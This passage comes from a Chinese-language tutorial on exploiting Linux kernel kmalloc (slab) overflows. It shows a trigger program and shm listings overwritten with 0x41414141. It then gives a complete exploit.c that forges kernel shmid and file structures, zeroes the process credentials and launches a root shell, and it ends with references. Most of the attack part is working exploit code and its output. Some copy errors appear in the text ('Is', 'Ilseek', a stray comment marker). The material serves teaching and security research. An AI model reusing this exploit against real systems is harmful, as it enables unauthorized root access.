                  retval = sscanf(buf, "%s %u %u", name, &active_objs, &num_objs);
                  if (!strcmp(name, cache_name))
                           break;
         }
         fclose(fp);
         return (retval == 3) ? (num_objs - active_objs) : -1;
}
```

```
int main(void)
{
          char buf[4096];
          int i, free_objs, *shmid, first_obj, second_obj;
          memset(buf, 0x41, sizeof(buf));
          if ((free_objs = cache_free_objs("size-64")) == -1)
                   exit(-1);
          printf("free_objs = %d\n", free_objs);
          if ((shmid = malloc((free_objs + 4) * sizeof(int))) == NULL) {
                   perror("malloc");
                   exit(-1);
          for (i = 0; i < (free_objs + NUMOBJ); i++)
                   shmid[i] = shmget(IPC_PRIVATE, 4096, IPC_CREAT);
          first_obj = shmid[FSTOBJ];
          second_obj = shmid[SNDOBJ];
          shmctl(first_obj, IPC_RMID, NULL);
          syscall(__NR_new_call, buf, 128, 1);
          return 0;
[root@localhost kheap]# Is
Makefile sys.c sys.o
[root@localhost kheap]# insmod sys.o
[wzt@localhost kheap]$ ./trigger
free_objs = 25
```

[wzt@localho	st kheap]\$	cat /p:	roc/sysvip	c/shm									
key	shmid p	erms	size	cpid	lpid :	nattch	uid	gid	cuid	cgid	atime	dtime	ctime
0			4096	1210			500	500	500	500			1281466855
0	32769		4096	1210			500	500	500	500			1281466855
0	65538		4096	1210			500	500	500	500			1281466855
0	98307		4096	1210			500	500	500	500			1281466855
0	131076		4096	1210			500	500	500	500			1281466855
0	163845		4096	1210			500	500	500	500			1281466855
0	196614		4096	1210			500	500	500	500			1281466855
0	229383		4096	1210			500	500	500	500			1281466855
0	262152		4096	1210			500	500	500	500			1281466855
0	294921		4096	1210			500	500	500	500			1281466855
0	327690		4096	1210			500	500	500	500			1281466855
0	360459		4096	1210			500	500	500	500			1281466855
0	393228		4096	1210			500	500	500	500			1281466855
0	425997		4096	1210			500	500	500	500			1281466855
0	458766		4096	1210			500	500	500	500			1281466855
	491535		4096	1210			500	500	500	500			1281466855
	524304		4096	1210			500	500	500	500			1281466855
	557073		4096	1210			500	500	500	500			1281466855
	589842		4096	1210			500	500	500	500			1281466855
	622611		4096	1210			500	500	500	500			1281466855
	655380		4096	1210			500	500	500	500			1281466855
0	688149		4096	1210			500	500	500	500			1281466855
0	720918		4096	1210			500	500	500	500			1281466855
0	753687		4096	1210			500	500	500	500			1281466855
0	786456		4096	1210			500	500	500	500			1281466855
0	819225		4096	1210			500	500	500	500			1281466855
0	851994		4096	1210			500	500	500	500			1281466855
1094795585 -	1600094180	40501	109479558	5 1094	795585	109479	5585	109479	5585	109479558	5 1094795585	109479	5585 109479558

我们可以看到 key 这些结构都变成 1094795585, 也就是 0x41414141 了。 好了, 现在可以直接写 exploit 来做权限提升了:

[wzt@localhost kheap]\$ cat exploit.c

#include <stdio.h>

#include <stdlib.h>

```
#include <string.h>
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>
#include <sys/syscall.h>
#include <unistd.h>
#define __NR_new_call
                          253
#define NUMOBJ
                            4
#define FSTOBJ
                           free_objs + 2
                           free_objs + 3
#define SNDOBJ
struct inode
{
         int size[48];
}inode;
struct dentry
{
         int d_count;
         int d_flags;
         void *d_inode;
         void *d_parent;
} dentry;
struct file_operations
{
         void *owner;
         void *Ilseek;
         void *read;
         void *write;
         void *readdir;
         void *poll;
         void *ioctl;
         void *mmap;
         void *open;
         void *flush;
         void *release;
         void *fsync;
         void *fasync;
         void *lock;
         void *readv;
         void *writev;
```

```
void *sendpage;
         void *get_unmapped_area;
} op;
struct file
{
         void *prev, *next;
         void *f_dentry;
         void *f_vfsmnt;
         void *f_op;
} file;
#define IPCMNI
                           32768
struct kern_ipc_perm
         int key;
         int uid;
         int gid;
         int cuid;
         int cgid;
         int mode;
         int seq;
};
struct shmid_kernel
{
         struct kern_ipc_perm shm_perm;
         struct file *shm_file;
} shmid_kernel;
int kernel_code()
{
         int i, c;
         int *v;
         int uid, gid;
         uid = getuid();
         gid = getgid();
          __asm__("movl %%esp, %0" : : "m"(c));
         c &= 0xffffe000;
         v = (void *)c;
```

```
for (i = 0; i < 4096/ sizeof(*v) - 1; i++) {
                    if (v[i] == uid \&\& v[i + 1] == uid) {
                              i++;
                              v[i++] = 0; v[i++] = 0; v[i++] = 0;
                    }
                    if (v[i] == gid) {
                              v[i++] = 0; v[i++] = 0; v[i++] = 0; v[i++] = 0;
                               return -1;
                    }
          }
          return -1;
}
int (*kernel_printk)(const char *fmt, ...);
void test_kernel_code(void)
{
          kernel_printk = 0xc0118070;
          kernel_printk("We are in kernel!\n");
}
int cache_free_objs(char *cache_name)
{
          FILE *fp;
          char buf[1024], name[256];
          int active_objs, num_objs, retval;
          memset(name, 0, sizeof(name));
          if ((fp = fopen("/proc/slabinfo", "r")) == NULL) {
                    perror("fopen");
                    return -1;
          }
          while (!feof(fp)) {
                    retval = 0;
                    if (!fgets(buf, sizeof(buf), fp))
                               break;
                    retval = sscanf(buf, "%s %u %u", name, &active_objs, &num_objs);
```

```
if (!strcmp(name, cache_name))
                            break;
         }
         fclose(fp);
         return (retval == 3) ? (num_objs - active_objs) : -1;
}
int main(void)
{
         char buf[4096];
         int i, free_objs, *shmid, first_obj, second_obj;
         for (i = 0; i < sizeof(inode.size); i++)
                   inode.size[i] = 4096;
         dentry.d_count = 4096;
         dentry.d_flags = 4096;
         dentry.d_inode = &inode;
         dentry.d_parent = NULL;
         op.mmap = &kernel_code;
         op.get_unmapped_area = &kernel_code;
         file.prev = NULL;
         file.next = NULL;
         file.f_dentry = &dentry;
         file.f_vfsmnt = NULL;
         file.f_op = &op;
         shmid_kernel.shm_perm.key = IPC_PRIVATE;
         shmid_kernel.shm_perm.uid = getuid();
         shmid_kernel.shm_perm.gid = getgid();
         shmid_kernel.shm_perm.cuid = shmid_kernel.shm_perm.uid;
         shmid_kernel.shm_perm.cgid = shmid_kernel.shm_perm.gid;
*/
         shmid_kernel.shm_perm.cuid = 501;
         shmid_kernel.shm_perm.cgid = 501;
         shmid_kernel.shm_perm.mode = -1;
         shmid_kernel.shm_file = &file;
```

```
printf("[+] Free_objs = %d\n", free_objs);
          if ((shmid = malloc((free_objs + 4) * sizeof(int))) == NULL) {
                    perror("malloc");
                   exit(-1);
         }
          for (i = 0; i < (free objs + NUMOBJ); i++)
                    shmid[i] = shmget(IPC_PRIVATE, 4096, IPC_CREAT);
          first_obj = shmid[FSTOBJ];
          second_obj = shmid[SNDOBJ];
          shmid_kernel.shm_perm.seq = second_obj / IPCMNI;
          memset(buf, 0x41, sizeof(buf));
          memcpy(&buf[64], &shmid_kernel, sizeof(shmid_kernel));
          shmctl(first_obj, IPC_RMID, NULL);
          syscall(__NR_new_call, buf, 64 + sizeof(shmid_kernel), 1);
          printf("[+] Start exploiting ...\n");
          if ((int)shmat(second_obj, NULL, SHM_RDONLY) == -1) {
                    printf("[+] Waiting shell ...\n");
                   setreuid(0, 0);
                   setregid(0, 0);
                   execl("/bin/sh", "/bin/sh", NULL);
                    exit(-1);
         }
          printf("[-] Exploit failed.\n");
          return 0;
[wzt@localhost kheap]$
    Free_objs = 60
     Start exploiting ...
Waiting shell ...
成功得到 root!
```

if ((free_objs = cache_free_objs("size-64")) == -1)

exit(-1);

四、参考

- 1、 grip2 Linux 内核溢出研究系列(2) kmalloc 溢出技术
- 2、 qobaiashi the sotry of exploiting kmalloc() overflows
- 3、 Ramon de Carvalho Valle Linux Slab Allocator Bu_er Overow Vulnerabilities
- 4、 wzt How to Exploit Linux Kernel NULL Pointer Dereference
- 5 alert7 Linux_Kernel_Exploit_RDv0.0.2